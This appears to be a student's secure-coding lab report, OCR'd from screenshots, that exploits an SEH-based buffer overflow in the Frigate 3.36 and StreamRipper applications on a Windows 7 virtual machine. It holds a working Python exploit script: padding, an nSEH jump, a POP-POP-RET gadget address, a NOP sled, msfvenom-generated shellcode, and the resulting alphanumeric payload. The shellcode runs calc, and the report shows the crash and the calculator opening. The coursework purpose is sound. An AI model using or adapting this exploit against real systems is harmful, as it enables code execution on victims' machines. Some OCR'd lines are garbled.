03|04|2021

SECURE CODING CSE2010

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
Working with memory vulnerabilities

TASK


Run the exploit script II (exploit2.py- check today's folder) to generate the payload.

- **Replace the shellcode in the exploit2.py**


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Recycle Bin
Google Chrome
StreamRipp...
exploit2 - Notepad
File Edit Format View Help
2:36 PM
4/21/2021

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                  POP EBX
#40010C4C   5D                  POP EBP
#40010C4D   C3                  RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files
\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
```

payload generated



```
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GpQpK9XeUakpPdlKOPtpnkf26lnk1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDM
VaywXbjRSbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK
5QHVUaKONLZajoFmuQKwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl
6ayCNkdDlKvaZpoyPDa4DdckQKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07peP
F0bHTqlKbOLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZ
COF3KOXUQsrMCTSOAA
```


TASK

Try to crash the Vuln_Program_Stream program and exploit it.

Copy paste the payload generated in the input fields of Stream Ripper



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

SRipper MFC Application

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

Check online for a solution and close the program

Close the program

View problem details

Relay Port: 10069


Max KB To Rip: 0

TASK

Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).


using kali, type the following in console to generate the shell code

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
```



kali - VMware Workstation 16 Player (Non-commercial use only)
Player
roma@home: ~
05:20 AM
roma@home: ~
File Actions Edit View Help

```
┌──(roma㉿home)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_
mixed -b "\x00\x14\x09\x0a\xod" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe6\xd9\xec\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x4d\x38\x4c\x42"
buf += b"\x43\x30\x33\x30\x77\x70\x75\x30\x4d\x59\x39\x75\x66"
buf += b"\x51\x6b\x70\x62\x44\x4e\x6b\x36\x30\x46\x50\x4e\x6b"
buf += b"\x32\x72\x76\x6c\x6e\x6b\x52\x72\x54\x54\x6e\x6b\x74"
buf += b"\x32\x31\x38\x74\x4f\x58\x37\x53\x7a\x44\x66\x75\x61"
buf += b"\x4b\x4f\x6e\x4c\x75\x6c\x75\x31\x31\x6c\x43\x32\x54"
buf += b"\x6c\x71\x30\x5a\x61\x48\x4f\x66\x6d\x67\x71\x68\x47"
buf += b"\x58\x62\x59\x62\x33\x62\x53\x67\x4e\x6b\x52\x72\x36"
buf += b"\x70\x6c\x4b\x32\x6a\x67\x4c\x6e\x6b\x52\x6c\x32\x31"
buf += b"\x63\x48\x49\x73\x72\x68\x35\x51\x6e\x31\x43\x61\x6c"
buf += b"\x4b\x61\x49\x77\x50\x77\x71\x4e\x33\x6e\x6b\x62\x69"
buf += b"\x57\x68\x58\x63\x47\x4a\x72\x69\x6e\x6b\x54\x74\x4c"
buf += b"\x4b\x53\x31\x38\x56\x74\x71\x4b\x4f\x6e\x4c\x4b\x71"
```

replace the shell code in exploit.py and run to generate a payload


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
exploit2 - Notepad
File Edit Format View Help
3:05 PM
4/21/2021

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files
\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe6\xd9\xec\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x4d\x38\x4c\x42"
buf += b"\x43\x30\x33\x30\x77\x70\x75\x30\x4d\x59\x39\x75\x66"
buf += b"\x51\x6b\x70\x62\x44\x4e\x6b\x36\x30\x46\x50\x4e\x6b"
buf += b"\x32\x72\x76\x6c\x6e\x6b\x52\x72\x54\x54\x6e\x6b\x74"
buf += b"\x32\x31\x38\x74\x4f\x58\x37\x53\x7a\x44\x66\x75\x61"
buf += b"\x4b\x4f\x6e\x4c\x75\x6c\x75\x31\x31\x6c\x43\x32\x54"
buf += b"\x6c\x71\x30\x5a\x61\x48\x4f\x66\x6d\x67\x71\x68\x47"
buf += b"\x58\x62\x59\x62\x33\x62\x53\x67\x4e\x6b\x52\x72\x36"
buf += b"\x70\x6c\x4b\x32\x6a\x67\x4c\x6e\x6b\x52\x6c\x32\x31"
buf += b"\x63\x48\x49\x73\x72\x68\x35\x51\x6e\x31\x43\x61\x6c"
buf += b"\x4b\x61\x49\x77\x50\x77\x71\x4e\x33\x6e\x6b\x62\x69"
buf += b"\x57\x68\x58\x63\x47\x4a\x72\x69\x6e\x6b\x54\x74\x4c"
buf += b"\x4b\x53\x31\x38\x56\x74\x71\x4b\x4f\x6e\x4c\x4b\x71"
buf += b"\x48\x4f\x34\x4d\x65\x51\x69\x57\x70\x38\x4d\x30\x30"
buf += b"\x75\x68\x76\x34\x43\x61\x6d\x79\x68\x65\x6b\x73\x4d"
buf += b"\x57\x54\x74\x35\x6a\x44\x63\x68\x6e\x6b\x63\x68\x66"
buf += b"\x44\x76\x61\x58\x53\x73\x56\x6c\x4b\x44\x4c\x52\x6b"
buf += b"\x6c\x4b\x50\x58\x57\x6c\x73\x31\x5a\x73\x6e\x6b\x54"
buf += b"\x44\x4c\x4b\x47\x71\x6e\x30\x6d\x59\x51\x54\x46\x44"
buf += b"\x36\x44\x33\x6b\x51\x4b\x71\x71\x56\x39\x61\x4a\x66"
buf += b"\x31\x4b\x4f\x49\x70\x71\x4f\x31\x4f\x62\x7a\x6e\x6b"
buf += b"\x72\x32\x5a\x4b\x6c\x4d\x31\x4d\x32\x4a\x37\x71\x4c"
buf += b"\x4d\x6e\x65\x6c\x72\x67\x70\x53\x30\x45\x50\x72\x70"
buf += b"\x35\x38\x46\x51\x4e\x6b\x72\x4f\x4b\x37\x4b\x4f\x4e"
buf += b"\x35\x4f\x4b\x7a\x50\x4e\x55\x4e\x42\x31\x46\x43\x58"
buf += b"\x6e\x46\x6e\x75\x4f\x4d\x4d\x4d\x4b\x4f\x4b\x65\x65"
```


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
payload - Notepad
File Edit Format View Help
3:06 PM
4/21/2021

```
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RrTTnkt218tOX7SzDfuaKOnLulu1ilC2Tlq0ZaHOfmgqhGXbYb3bSgNkRr6plK2jgLnkRl21cHIsrh5Qn1CalKaIwPwqN3nkb
iWhXcGJrinkTtLKS18VtgKOnLKqHO4MeQiWp8M00uhv4CamyheksMWTt5jDchnkchfDvaXSsVlKDLRklKPXWls1ZsnkTDLKGq
n0mYQTFD6D3kQKqqV9aJf1KOIpqO1Obznkr2ZKlM1M2J7qLMnelrgpS0EPrp58FQNkrOK7KON5OKzPNUNB1FCXnFnuOMMMKOK
eel4F3LeZK0ikM03EeUmkpGR3CBrORJuPaCk09EU30aRLQswpAA
```


copy paste the payload generated in the frigate software


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
15 : 08 : 04
New View Edit Refresh Copy Move Delete Rename
Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\Users\roma_vm\Desktop\
List Name
desktop ini
Frigate3 lnk
StreamRipper32 lnk
<UP-DIR>
2,304 in 3 files
47.14 GB free on drive C
21.43%
Here you will find some advices that are to help you to master Frigate quickly and totally.
3:08 PM
4/21/2021

Find Computer


● Computer name: JuPaCkO9EU30aRLQswpAA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

03|04|2021


the frigate app crashes and calculator is opened


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
C:\Windows\system32\cmd.exe
Calculator
View Edit Help
3:08 PM
4/21/2021

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\roma_vm>cd c:/python27

c:\Pytho

c:\Pytho

c:\Pytho

c:\Pytho

c:\Pytho
```

